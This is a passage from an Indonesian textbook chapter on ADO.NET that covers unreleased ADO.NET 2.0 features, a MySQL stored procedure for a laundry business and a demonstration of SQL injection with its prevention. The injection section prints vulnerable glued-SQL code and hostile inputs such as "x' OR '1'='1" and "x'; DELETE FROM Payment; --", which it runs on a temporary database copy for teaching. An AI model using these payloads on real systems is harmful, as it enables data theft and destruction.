Gambar 15.62 Pembaruan *batch*: `SqlDataAdapter` yang perintah-perintahnya yang belum ada dibangun oleh `SqlCommandBuilder`, dan `UpdateBatchSize = 50` agar lima puluh baris berangkat dalam setiap perjalanan.

Paging direncanakan sebagai operasi `ExecutePageReader(behavior, startRow, pageSize)` yang memberi akses ke sebagian baris, sangat berguna bersama kontrol antarmuka seperti *grid* (**Gambar 15.63**). **Fitur ini tidak pernah dirilis.** *Paging* dikerjakan di SQL: `LIMIT 20 OFFSET 40` di SQLite dan MySQL, `OFFSET 40 ROWS FETCH NEXT 20 ROWS ONLY` di SQL Server, dengan angka-angkanya dikirim sebagai parameter. `RecentBills` milik Laundry memakai `LIMIT @limit`.

- Operasi yang diumumkan, **ExecutePageReader**, memberi akses ke sebagian baris

```
ExecutePageReader(CommandBehavior b, int startRow, int pageSize)
```

- Berguna bersama kontrol antarmuka pengguna seperti *grid*
- **Tidak pernah dirilis**: *paging* dilakukan di SQL (`LIMIT … OFFSET …`, `OFFSET … FETCH NEXT …`)

Gambar 15.63 Operasi `ExecutePageReader` yang diumumkan, untuk membaca satu halaman hasil.

ObjectSpaces direncanakan untuk memetakan objek ke data relasional, dengan pemetaan yang didefinisikan dalam bahasa berbasis XPath bernama OPath (**Gambar 15.64**). Kelas-kelasnya adalah `ObjectSpace` untuk berkomunikasi dengan sumber data, `ObjectSources` untuk daftar koneksi, `ObjectQuery` untuk membaca objek dengan OPath, `ObjectSet` untuk menyimpan objek (mirip DataSet), serta `ObjectList` dan `ObjectHolder` untuk pembacaan tertunda. Contoh pada **Gambar 15.65** memuat berkas pemetaan, mengueri pelanggan dengan `Id >= 'T'`, lalu mencetak masing-masing sebagai objek. **Fitur ini pun tidak pernah dirilis** — ia dilebur ke dalam rencana yang lebih besar lalu ditinggalkan — tetapi gagasannya tidak mati: LINQ to SQL (2007) lalu Entity Framework (2008) mewujudkannya, dan Entity Framework Core adalah cara sebagian besar aplikasi .NET menjangkau datanya hari ini. Subbab 15.16 menuliskan unit kerja Laundry dengannya.

- ObjectSpaces memetakan objek ke data relasional
- Pemetaan didefinisikan dalam bahasa *OPath*, yang berbasis *XPath*
- **Tidak pernah dirilis**; LINQ to SQL dan Entity Framework menggantikannya

Kelas-kelas ObjectSpaces

ObjectSpace	komunikasi dengan sumber data
ObjectSources	daftar koneksi ke sumber data
ObjectQuery	membaca objek dengan OPath
ObjectSet	menyimpan objek (mirip DataSet)
ObjectList, ObjectHolder	koleksi untuk pembacaan objek yang ditunda

Gambar 15.64 ObjectSpaces: pemetaan objek–relasional yang didefinisikan dalam OPath, dengan kelas-kelas untuk ruang, sumber, kueri, himpunan, dan daftar yang dimuat belakangan.

```
public class Customer {          // mapped class
    public string Id;            // primary key
    public string Name;
    public string Company;
    public string Phone;
}
public class ObjectSpaceSample {
    public static void Main() {
        // load the mapping and data source information and create the ObjectSpace
        SqlConnection con = new SqlConnection("Data Source=(local)\\NetSDK; ...");
        ObjectSpace os = new ObjectSpace("map.xml", con);
        // query for objects
        ObjectQuery oQuery = new ObjectQuery(typeof(Customer), "Id >= 'T'", "");
        ObjectReader reader = os.GetObjectReader(oQuery);
        // print the result
        foreach (Customer c in reader) {
            Console.WriteLine(c.GetType() + ":");
            Console.WriteLine("Id: " + c.Id);
            Console.WriteLine("Name: " + c.Name);
            Console.WriteLine("Phone: " + c.Phone);
        }
        reader.Close();
        con.Close();
    }
}
```

Gambar 15.65 Program ObjectSpaces: kelas `Customer` yang dipetakan, `ObjectSpace` yang dibangun dari `map.xml` dan sebuah koneksi, `ObjectQuery` dalam OPath, dan *reader* yang mengembalikan objek `Customer` alih-alih baris.

Tabel 15.8 merangkumnya.

Tabel 15.8 Nasib fitur-fitur yang diumumkan untuk ADO.NET 2.0.

Diumumkan untuk ADO.NET 2.0	Dirilis?	Yang dipakai di .NET 10
Salin massal (`SqlBulkCopyOperation`)	ya, sebagai `SqlBulkCopy`	`SqlBulkCopy`, `MySqlBulkCopy`; banyak *insert* dalam satu transaksi di SQLite
Multiple Active Result Sets	ya (SQL Server)	`MultipleActiveResultSets=True`; biasanya cukup sebuah *join*
`Begin…`/`End…` asinkron	ya; digantikan di .NET 4.5	`OpenAsync`, `ExecuteReaderAsync`, `ReadAsync` dengan `await`
Pembaruan *batch*	ya	`UpdateBatchSize` pada *adapter* SQL Server dan MySQL
`ExecutePageReader`	tidak	`LIMIT … OFFSET …` atau `OFFSET … FETCH NEXT …` dengan parameter
ObjectSpaces dan OPath	tidak	LINQ dan Entity Framework Core

15.10 *Stored Procedure*

15.10.1 Apa itu *stored procedure*, dan mengapa Anda mungkin menginginkannya

DEFINISI. ***Stored procedure*** (prosedur tersimpan) adalah program bernama yang ditulis dalam SQL prosedural milik basis data itu sendiri, disimpan *di dalam* basis data, dan dijalankan *oleh* server basis data ketika klien memanggilnya dengan `CALL nama(argumen)`. Prosedur dapat menerima parameter masukan, mengembalikan parameter keluaran dan

> himpunan hasil, mendeklarasikan variabel, bercabang dan berulang, serta menjalankan transaksi.

Empat alasan membuat *stored procedure* menarik. **Satu perjalanan pulang-pergi**: unit kerja Laundry memerlukan lima pernyataan; sebuah prosedur mengirim satu `CALL` dan mengerjakan kelimanya di dalam server. **Satu implementasi**: halaman PHP, layanan Java, dan program .NET yang sama-sama memanggil `create_bill_with_payment` tidak mungkin berbeda pendapat tentang aturan. **Izin yang sempit**: akun aplikasi dapat diberi `EXECUTE` atas prosedur itu dan tidak ada izin apa pun atas tabel-tabelnya, sehingga bahkan program yang sepenuhnya diambil alih tidak dapat menulis baris sembarangan. **Aturan berada di dekat data.** Tiga alasan menentangnya: SQL prosedural adalah bahasa yang lebih lemah daripada C#, Java, atau Python dan lebih sulit diuji; setiap basis data punya dialeknya sendiri (dialek MySQL bukan T-SQL milik SQL Server, dan SQLite **sama sekali tidak punya *stored procedure***); dan aturan bisnis yang terbelah antara basis data dan aplikasi lebih sulit ditemukan. Laundry menyimpan aturannya di lapisan data, yang berjalan di SQLite; subbab ini menuliskan unit kerja yang sama sebagai prosedur MySQL agar Anda dapat melihat, dan menimbang, alternatifnya.

15.10.2 Unit kerja sebagai prosedur MySQL

Kode 15.22 adalah prosedurnya, dalam sintaksis MySQL 8 / MariaDB.

Kode 15.22 `sql/create_bill_with_payment.mysql.sql`: nota, baris log status pertamanya, dan pembayaran pertamanya sebagai satu *stored procedure* yang menjalankan satu transaksi. Tidak dijalankan dalam buku ini: lingkungan pembangun tidak memiliki server MySQL.

```
-- Profitina Laundry: a new bill, its first status-log row and its first payment,
-- as ONE stored procedure running ONE transaction. MySQL 8 / MariaDB 10.6+ syntax.
-- Load it after schema.mysql.sql and seed.mysql.sql:
--     mysql -u root -p profitina_laundry < create_bill_with_payment.mysql.sql
-- (Not executed in this book's build environment, which has no MySQL server.)

USE profitina_laundry;

DROP PROCEDURE IF EXISTS create_bill_with_payment;

DELIMITER //

CREATE PROCEDURE create_bill_with_payment(
    IN  p_customer  CHAR(5),
    IN  p_service   VARCHAR(5),
    IN  p_unit      INT,
    IN  p_rack      VARCHAR(3),
    IN  p_outlet    CHAR(3),
    IN  p_employee  CHAR(5),
    IN  p_now       DATETIME,
    IN  p_method    VARCHAR(8),        -- NULL or '' when nothing is paid yet
    IN  p_amount    DECIMAL(10,2),     -- 0 when nothing is paid yet
    IN  p_reference VARCHAR(50),
    OUT p_bill_id   CHAR(5))
BEGIN
    DECLARE v_price  DECIMAL(7,2) DEFAULT NULL;
    DECLARE v_charge DECIMAL(10,2);
    DECLARE v_max    CHAR(5);

    -- Any SQL error below: undo everything this call did, then report the error unchanged.
    DECLARE EXIT HANDLER FOR SQLEXCEPTION
    BEGIN
        ROLLBACK;
        RESIGNAL;
    END;

    START TRANSACTION;

    SELECT price INTO v_price FROM Service WHERE id = p_service;
    IF v_price IS NULL THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'There is no such service.';
    END IF;
    IF p_unit IS NULL OR p_unit <= 0 THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'The number of units must be at least
1.';
    END IF;
```

Kode 15.22 (Lanjutan) *sql/create_bill_with_payment.mysql.sql: nota, baris log status pertamanya, dan pembayaran pertamanya sebagai satu stored procedure yang menjalankan satu transaksi. Tidak dijalankan dalam buku ini: lingkungan pembangun tidak memiliki server MySQL.*

```
    SET v_charge = v_price * p_unit;
    IF p_amount < 0 OR p_amount > v_charge THEN
        SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = 'A first payment must be between 0 and
the charge.';
    END IF;

    -- FOR UPDATE locks what it reads, so two cashiers cannot compute the same next id.
    SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE;
    SET p_bill_id = CONCAT('B', LPAD(COALESCE(CAST(SUBSTRING(v_max, 2) AS UNSIGNED), 0) +
1, 4, '0'));

    INSERT INTO Bill (id, arrived, status, rack, unit, payment,
                      Customer_id, Employee_id, Service_id, Outlet_id)
    VALUES (p_bill_id, p_now, 'queued', p_rack, p_unit, v_charge,
            p_customer, p_employee, p_service, p_outlet);

    INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id)
    VALUES (p_bill_id, 'queued', p_now, p_employee);

    IF p_amount > 0 THEN
        INSERT INTO Payment (Bill_id, paid_at, method, amount, reference)
        VALUES (p_bill_id, p_now, p_method, p_amount, NULLIF(p_reference, ''));
    END IF;

    COMMIT;
END //

DELIMITER ;

-- Trying it from the mysql client:
--   CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004',
--                                 '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
--   SELECT @id;                          -- B2954 on a fresh copy of the sample data
--
-- The application account needs only this, not INSERT on the three tables:
--   GRANT EXECUTE ON PROCEDURE profitina_laundry.create_bill_with_payment TO
'laundry'@'localhost';
```

Baris demi baris, bagian-bagian yang baru:

- **`DELIMITER // … // … DELIMITER ;`** Tubuh prosedur memuat titik koma. Klien `mysql` akan mengirim teks ke server pada titik koma pertama, di tengah-tengah prosedur; `DELIMITER //` menyuruh *klien* menganggap `//` sebagai akhir pernyataan sampai ada pemberitahuan lain. Ini perintah klien, bukan SQL, dan karena itulah phpMyAdmin punya kotak "Delimiter" tersendiri.
- **Parameter `IN` dan `OUT`.** Sepuluh nilai masuk; id nota baru keluar melalui `p_bill_id`. Di MySQL, parameter `OUT` dibaca pemanggil dari variabel pengguna (`CALL …, @id); SELECT @id;`) atau, dari program, sebagai parameter keluaran.
- **Variabel `DECLARE`** menampung harga, tagihan, dan id tertinggi yang sudah ada.
- **`DECLARE EXIT HANDLER FOR SQLEXCEPTION BEGIN ROLLBACK; RESIGNAL; END`** adalah `catch` milik prosedur: galat SQL apa pun di dalam tubuhnya — kunci tamu, `ENUM` yang menolak `'gopay'`, aturan yang disinyalkan di bawah — melompat ke sini, transaksi di-*rollback*, dan `RESIGNAL` meneruskan galat aslinya kepada pemanggil tanpa diubah.
- **`SIGNAL SQLSTATE '45000' SET MESSAGE_TEXT = …`** adalah `throw` milik prosedur. `45000` berarti "eksepsi buatan pengguna yang tidak ditangani"; *handler* di atas menangkapnya juga, me-*rollback*, lalu menyinyalkannya ulang, sehingga pemanggil menerima pesannya.

- `SELECT MAX(id) INTO v_max FROM Bill FOR UPDATE` membaca id tertinggi dan mengunci apa yang dibacanya sampai transaksi berakhir, sehingga panggilan kasir kedua menunggu alih-alih menghitung id berikutnya yang sama (baris hantu pada **Tabel 15.7**).
- `LPAD(… + 1, 4, '0')` mengubah 2954 menjadi `2954` dan 17 menjadi `0017`, lalu `CONCAT('B', …)` menambahkan hurufnya: `B2954`.

15.10.3 Memanggil prosedur

Dari klien `mysql`, panggilan dan hasilnya tampak seperti ini (baris-baris berkomentar di akhir **Kode 15.22**):

```
mysql> CALL create_bill_with_payment('C0001', 'S0001', 5, 'A01', 'O01', 'E0004',
    ->      '2026-09-30 21:00:00', 'cash', 20000, NULL, @id);
mysql> SELECT @id;
```

Dari ADO.NET, perintah yang `CommandType`-nya `StoredProcedure` memakai *nama* prosedur sebagai `CommandText`-nya, satu parameter untuk setiap parameter prosedur, dan sebuah parameter dengan `Direction = ParameterDirection.Output` untuk hasilnya (**Kode 15.23**).

Kode 15.23 `fragments/CallProcedure.MySql.cs`: memanggil prosedur dari ADO.NET dengan `CommandType.StoredProcedure` dan sebuah parameter keluaran. Tidak dijalankan dalam buku ini.

```
// Calling the stored procedure of sql/create_bill_with_payment.mysql.sql from ADO.NET.
// NOT RUN in this book (no MySQL, no NuGet).   dotnet add package MySqlConnector
using System.Data;
using MySqlConnector;

string cs = Environment.GetEnvironmentVariable("LAUNDRY_DB")
    ?? "Server=localhost;Database=profitina_laundry;User ID=laundry;Password=;";

using var con = new MySqlConnection(cs);
con.Open();
using var cmd = new MySqlCommand("create_bill_with_payment", con);
cmd.CommandType = CommandType.StoredProcedure;           // CommandText is a procedure
name, not SQL
cmd.Parameters.AddWithValue("p_customer", "C0001");
cmd.Parameters.AddWithValue("p_service", "S0001");
cmd.Parameters.AddWithValue("p_unit", 5);
cmd.Parameters.AddWithValue("p_rack", "A01");
cmd.Parameters.AddWithValue("p_outlet", "O01");
cmd.Parameters.AddWithValue("p_employee", "E0004");
cmd.Parameters.AddWithValue("p_now", new DateTime(2026, 9, 30, 21, 0, 0));
cmd.Parameters.AddWithValue("p_method", "cash");
cmd.Parameters.AddWithValue("p_amount", 20000m);
cmd.Parameters.AddWithValue("p_reference", DBNull.Value);
var billId = new MySqlParameter("p_bill_id", MySqlDbType.String, 5) { Direction =
ParameterDirection.Output };
cmd.Parameters.Add(billId);

try
{
    cmd.ExecuteNonQuery();
    Console.WriteLine($"created {billId.Value}");      // B2954 on a fresh copy of the
sample data
}
catch (MySqlException e)
{
    Console.WriteLine($"refused, nothing written: {e.Message}");   // the procedure rolled
back
}
```

Bahasa-bahasa lain memanggilnya sama langsungnya. PDO milik PHP mengirim `CALL create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, @id)` sebagai *prepared statement*

lalu `SELECT @id`; JDBC milik Java memakai `CallableStatement` yang disiapkan dari `"{call create_bill_with_payment(?, ?, ?, ?, ?, ?, ?, ?, ?, ?, ?)}"` dengan `registerOutParameter(11, Types.CHAR)`; PyMySQL milik Python punya `cursor.callproc("create_bill_with_payment", args)` dan membaca keluarannya dari `@_create_bill_with_payment_10`. Dalam setiap kasus nilai-nilainya dikirim sebagai parameter, dan dalam setiap kasus penolakan tiba sebagai eksepsi *driver* yang membawa `MESSAGE_TEXT`.

> **WAWASAN KUNCI.** *Stored procedure* dan metode *repository* adalah dua tempat untuk meletakkan unit kerja yang sama. Yang penting adalah adanya tepat *satu* tempat, bahwa ia berjalan dalam satu transaksi, dan bahwa tidak ada pemanggil yang dapat menulis ketiga baris itu dengan cara lain. `GRANT` di akhir **Kode 15.22** menjadikan prosedur itu satu-satunya tempat secara paksa; lapisan data menjadikan *repository* satu-satunya tempat melalui kesepakatan.

15.11 *SQL Injection*, Diperagakan dan Dicegah

15.11.1 Serangannya

Subbab 5.15 sudah bertemu *SQL injection* dalam PHP. Serangan ini layak ditinjau untuk kedua kalinya, lebih panjang, di sini, karena ia menjadi alasan bagi lebih banyak kode dalam bab ini daripada gagasan tunggal lain mana pun, dan karena sebenarnya ia bukan soal SQL. Ia soal **perekatan** (*gluing*): membangun pernyataan dalam suatu bahasa dengan menempelkan teks yang berasal dari orang lain. Kapan pun teks itu dapat memuat tanda baca bahasa tersebut — tanda kutip, titik koma, penanda komentar — orang asing dapat mengakhiri pernyataan Anda dan memulai pernyataannya sendiri.

Kasus paling sederhana adalah kotak pencarian. Program merekatkan teks pengunjung di antara dua tanda kutip:

```
"SELECT id, name FROM Customer WHERE name = '" + input + "'"
```

Untuk `Nabila Rahman` hasilnya adalah pernyataan yang dibayangkan pemrogram. Untuk `x' OR '1'='1` hasilnya

```
SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'
```

Tanda kutip pertama pengunjung menutup *string* milik pemrogram; `OR '1'='1'` kini menjadi SQL; dan tanda kutip terakhir milik pemrogram menutup *string* terakhir milik pengunjung. Syaratnya menjadi

$$(name = \text{'x'}) \vee (\text{'1'} = \text{'1'}) \tag{15.4}$$

dan karena ruas kanannya benar untuk setiap baris, Persamaan (15.4) benar untuk setiap baris: kueri mengembalikan seluruh 256 pelanggan, lengkap dengan nama dan nomor teleponnya, kepada orang asing. **Kode 15.24** menjalankan persis hal itu, dan sesuatu yang lebih buruk, pada salinan sementara basis data Laundry.

Kode 15.24 `php/demo/injection.php`: `SELECT` yang direkatkan, kueri yang sama dalam bentuk *prepared*, dan `UPDATE` yang direkatkan.

```php
<?php
declare(strict_types=1);
// SQL injection, shown and prevented, on a temporary copy of the Laundry database.
//   php demo/injection.php
require_once __DIR__ . '/../src/Db.php';

$copy = sys_get_temp_dir() . '/laundry-inject-' . getmypid() . '.db';
copy(__DIR__ . '/../../data/laundry.db', $copy);
$pdo = Db::connect('sqlite:' . $copy);

foreach (['Nabila Rahman', "x' OR '1'='1"] as $input) {
    echo "The visitor types: $input\n";

    // WRONG: the visitor's text is glued into the SQL text.
    $sql = "SELECT id, name FROM Customer WHERE name = '" . $input . "'";
    $glued = $pdo->query($sql)->fetchAll();
    printf("  glued     %-62s -> %d rows\n", $sql, count($glued));

    // RIGHT: the SQL text is fixed; the text travels separately, as a value.
    $st = $pdo->prepare('SELECT id, name FROM Customer WHERE name = ?');
    $st->execute([$input]);
    printf("  prepared  %-62s -> %d rows\n", 'SELECT id, name FROM Customer WHERE name =
?', count($st->fetchAll()));
}

// A glued UPDATE is worse than a glued SELECT: the visitor chooses WHICH rows change.
$before = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
$phone = "0896-0000-9434' OR '1'='1";
$pdo->exec("UPDATE Customer SET credit = 0 WHERE phone = '" . $phone . "'");
$after = (int) $pdo->query("SELECT COUNT(*) FROM Customer WHERE credit = 0")-
>fetchColumn();
echo "\nglued UPDATE meant for one customer: customers with zero credit went from $before
to $after\n";

$pdo = null;
unlink($copy);
```

Kode 15.25 Keluaran sebenarnya: kueri yang direkatkan mengembalikan setiap pelanggan, kueri *prepared* tidak satu pun, karena tidak ada pelanggan yang benar-benar bernama `x' OR '1'='1`. `UPDATE` yang direkatkan, yang dimaksudkan untuk menghapus deposit satu pelanggan, menghapus deposit ke-24 pelanggan yang memilikinya.

```
The visitor types: Nabila Rahman
  glued     SELECT id, name FROM Customer WHERE name = 'Nabila Rahman'     -> 1 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 1 rows
The visitor types: x' OR '1'='1
  glued     SELECT id, name FROM Customer WHERE name = 'x' OR '1'='1'      -> 256 rows
  prepared  SELECT id, name FROM Customer WHERE name = ?                   -> 0 rows

glued UPDATE meant for one customer: customers with zero credit went from 232 to 256
```

`UPDATE` itulah pelajaran yang perlu diingat. `SELECT` yang direkatkan membocorkan data; `UPDATE` atau `DELETE` yang direkatkan membiarkan orang asing memilih *baris mana yang berubah*, dan di sini deposit 24 pelanggan — Rp 52.000 untuk yang pertama di antaranya — dijadikan nol oleh satu permintaan. Dalam pernyataan yang mengizinkannya, `x'; DELETE FROM Payment; --` akan melangkah lebih jauh: `;` mengakhiri pernyataan pemrogram, `DELETE` adalah milik orang asing, dan `--` menjadikan tanda kutip terakhir pemrogram sebuah komentar. `sqlite3` milik Python kebetulan menolak dua pernyataan dalam satu `execute`, dan mencetak `You can only execute one statement at a time.` ketika `demo_injection.py` mencobanya; *driver* dan pengaturan lain mengizinkannya. Penolakan itu sekadar keberuntungan kecil, bukan pertahanan.

15.11.2 Bukan hanya SQL: serangan yang sama pada DataTable

Bahasa ekspresi `DataTable.Select`, `DataView.RowFilter`, dan `DataTable.Compute` (Subbab 15.6.7) juga punya tanda kutip, dan dapat disusupi dengan cara yang persis sama. **Kode 15.26** memperlihatkannya hanya dengan *shared framework*, lalu mencetak apa yang akan dikirim oleh `SqlCommand` ADO.NET yang direkatkan.

Kode 15.26 `AdoBasics/InjectionDemo.cs`: penyaring yang direkatkan, yang di-*escape*, dan yang dibandingkan atas pelanggan Laundry; *string* SQL di akhir hanya dicetak, tidak pernah dijalankan.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// Injection is not a SQL problem, it is a gluing problem. DataTable.Select takes an
// expression language, and gluing a visitor's text into it goes wrong exactly as it
// does with SQL. The SQL strings below are only printed, never executed.
public static class InjectionDemo
{
    public static void Run(string data)
    {
        DataTable customers = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Customer"]!;
        string[] inputs = { "Nabila Rahman", "x' OR '1'='1" };

        foreach (string input in inputs)
        {
            Console.WriteLine($"The visitor types: {input}");

            // 1. Glued: the text becomes part of the expression.
            string glued = "name = '" + input + "'";
            Console.WriteLine($"  glued filter    {glued,-38} ->
{customers.Select(glued).Length} rows");

            // 2. Escaped: every ' doubled, so the text stays inside the quotes.
            string escaped = "name = '" + input.Replace("'", "''") + "'";
            Console.WriteLine($"  escaped filter  {escaped,-38} ->
{customers.Select(escaped).Length} rows");

            // 3. Not glued at all: the value is compared by C#, like a parameter.
            int compared = customers.Rows.Cast<DataRow>().Count(r => (string)r["name"] ==
input);
            Console.WriteLine($"  compared value  {"(no expression is built)",-38} ->
{compared} rows");
        }

        Console.WriteLine();
        string evil = "x'; DELETE FROM Payment; --";
        Console.WriteLine("What a glued SqlCommand would send to the server for: " + evil);
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = '" + evil + "'");
        Console.WriteLine("What a parameterized SqlCommand sends:");
        Console.WriteLine("  SELECT id, name FROM Customer WHERE name = @name");
        Console.WriteLine("  @name (NVarChar) = " + evil);
    }
}
```


Kode 15.27 Keluaran sebenarnya dari **Kode 15.26**. Penyaring yang direkatkan mengembalikan ke-256 pelanggan; menggandakan setiap tanda kutip menjaga teks tetap di dalam *string*-nya; membandingkan di C# tidak membangun ekspresi sama sekali.

```
The visitor types: Nabila Rahman
  glued filter    name = 'Nabila Rahman'                -> 1 rows
  escaped filter  name = 'Nabila Rahman'                -> 1 rows
  compared value  (no expression is built)              -> 1 rows
The visitor types: x' OR '1'='1
  glued filter    name = 'x' OR '1'='1'                 -> 256 rows
  escaped filter  name = 'x'' OR ''1''='1'              -> 0 rows
  compared value  (no expression is built)              -> 0 rows

What a glued SqlCommand would send to the server for: x'; DELETE FROM Payment; --
  SELECT id, name FROM Customer WHERE name = 'x'; DELETE FROM Payment; --'
What a parameterized SqlCommand sends:
  SELECT id, name FROM Customer WHERE name = @name
  @name (NVarChar) = x'; DELETE FROM Payment; --
```

Dalam **Kode 15.27**, baris tengah setiap blok adalah ***escaping***: menggandakan setiap `'`, sehingga teks tidak lagi dapat menutup *string*. Cara ini berhasil di sini, tetapi tetap pertahanan yang lebih lemah: aturan tentang apa yang harus di-*escape* berbeda antarbahasa dan antarbasis data (MySQL juga memperlakukan garis miring terbalik sebagai karakter *escape*, SQL Server tidak), dan lupa satu panggilan di satu tempat membuka lubang itu lagi. Baris ketiga — jangan membangun ekspresi sama sekali — adalah prinsip di balik parameter.

15.11.3 Mengapa parameter menghentikannya

Dengan perintah berparameter, teks SQL-nya tetap — `SELECT id, name FROM Customer WHERE name = @name` — dan teks itu tiba di basis data *sebelum* nilai apa pun, diurai, dan maknanya ditetapkan: satu perbandingan kolom `name` dengan satu nilai. Nilainya kemudian tiba secara terpisah, sebagai data, dan dibandingkan secara utuh, lengkap dengan tanda kutipnya (**Gambar 15.66**). Tidak ada saat ketika nilai itu dibaca sebagai SQL, sehingga tidak ada yang perlu di-*escape* dan tidak ada yang dapat terlupa.



Gambar 15.66 Direkatkan versus berparameter. Bila *string* direkatkan, teks pengunjung menjadi bagian pernyataan yang diurai server; bila pernyataan berparameter, teks dikirim terpisah dan hanya dapat dibandingkan, sebagai satu nilai.

Setiap pernyataan dalam lapisan data bab ini mengikuti aturan itu, dalam empat bahasa: parameter `@name` di C#, `?` dan `:name` di PHP, `?` di Java dan Python. Pengujian *repository* di Subbab 15.12 memeriksanya: pencarian `x' OR '1'='1` mengembalikan 0 baris di setiap jalur.

15.11.4 Apa yang tidak dapat dilakukan parameter

Parameter membawa **nilai**. Tiga hal dalam sebuah pernyataan bukan nilai, dan masing-masing memerlukan pertahanannya sendiri.

Identifier. Nama tabel, nama kolom, arah `ORDER BY`: tidak satu pun dapat menjadi parameter, karena basis data harus mengetahuinya untuk mengurai pernyataan. Bila pilihan itu datang dari luar, pakailah ***allow-list*** — himpunan tetap nama yang diizinkan — dan jangan pernah teks pengunjung. `Count(table)` milik Laundry melakukan persis itu (`if (!Tables.Contains(table)) throw …`), dan `Advance` memilih di antara dua pernyataan `UPDATE` utuh yang tetap alih-alih menempelkan nama kolom ke dalam satu pernyataan.

Pola `LIKE`. Pencarian pelanggan yang namanya *memuat* teks tertentu memakai `LIKE '%' || teks || '%'`. Teks itu parameter, sehingga tidak dapat menyusupkan SQL; tetapi di dalam `LIKE`, `%` dan `_` adalah *wildcard*, dan pengunjung yang mengetik `%` cocok dengan semua orang. `LikeContains` meng-*escape* keduanya dengan `!` dan pernyataannya menyatakan `ESCAPE '!'`, sehingga `%` berarti tanda persen; pengujian memeriksa bahwa pencarian `%` tidak mengembalikan apa pun.

Ekspresi dan penyaring dalam bahasa lain — `RowFilter` milik DataView pada **Kode 15.26**, kueri XPath, perintah *shell*, penyaring LDAP. `RecentBills` milik Laundry memasukkan id gerai ke dalam `RowFilter`, dan hanya melakukannya sesudah id itu cocok dengan `^O[0-9]{2}$`; selain itu ditolak dengan sebuah kalimat.

15.11.5 Pertahanan berlapis

Parameter adalah pertahanannya. Tiga lapisan lagi membatasi kerusakan bila ada kesalahan lain. ***Least privilege*** (hak akses minimum): pengguna MySQL milik Laundry boleh `SELECT, INSERT, UPDATE, DELETE` baris tetapi tidak dapat `DROP` atau `ALTER` tabel (Subbab 5.6.3); pengguna yang hanya memanggil *stored procedure* tidak memerlukan apa pun selain `EXECUTE`. **Tanpa SQL dalam pesan galat**: halaman menampilkan "A first payment must be between Rp 0 and the charge, Rp 40.000." dan mencatat pesan asli basis data di log, karena pesan basis data memberi tahu penyerang bentuk tabel-tabel Anda. **Validasi di perbatasan** (Bab 14): id pelanggan harus berbentuk `C0001` sebelum mencapai lapisan data sama sekali; hal ini tidak menggantikan parameter — nama yang tampak sah pun masih dapat memuat tanda kutip — tetapi mempersempit apa yang dapat tiba.

15.12 Lapisan Data untuk Profitina Laundry

15.12.1 Mengapa sebuah lapisan, dan mengapa sebuah antarmuka


Bab 7 menaruh SQL Laundry versi Java ke dalam sebuah *Data Access Object*. Gagasan itu punya nama yang lebih umum.

> **DEFINISI.** ***Repository*** adalah objek yang memberi bagian aplikasi lainnya akses ke data tersimpan melalui metode-metode yang dinamai dalam bahasa bisnis — `FindBill`, `CreateBillWithFirstPayment`, `Advance` — dan menyembunyikan bagaimana dan di mana data disimpan. **Lapisan data** adalah himpunan *repository* beserta kode yang dipakainya. Kode di atasnya tidak pernah melihat koneksi, perintah, DataSet, atau sebaris SQL pun.

Lapisan data Laundry terdiri atas satu antarmuka, **Kode 15.28**, dan dua implementasi. **Gambar 15.67** menunjukkan bagaimana semuanya saling terpasang.

Kode 15.28 `Laundry.Data/IBillRepository.cs`: segala sesuatu yang boleh diminta halaman dari penyimpanan, dalam bahasa usaha binatu.

```
namespace Laundry.Data;

/// <summary>
/// Everything the Laundry pages may ask of storage, in the language of the shop.
/// Nothing above this interface knows whether the rows live in a DataSet,
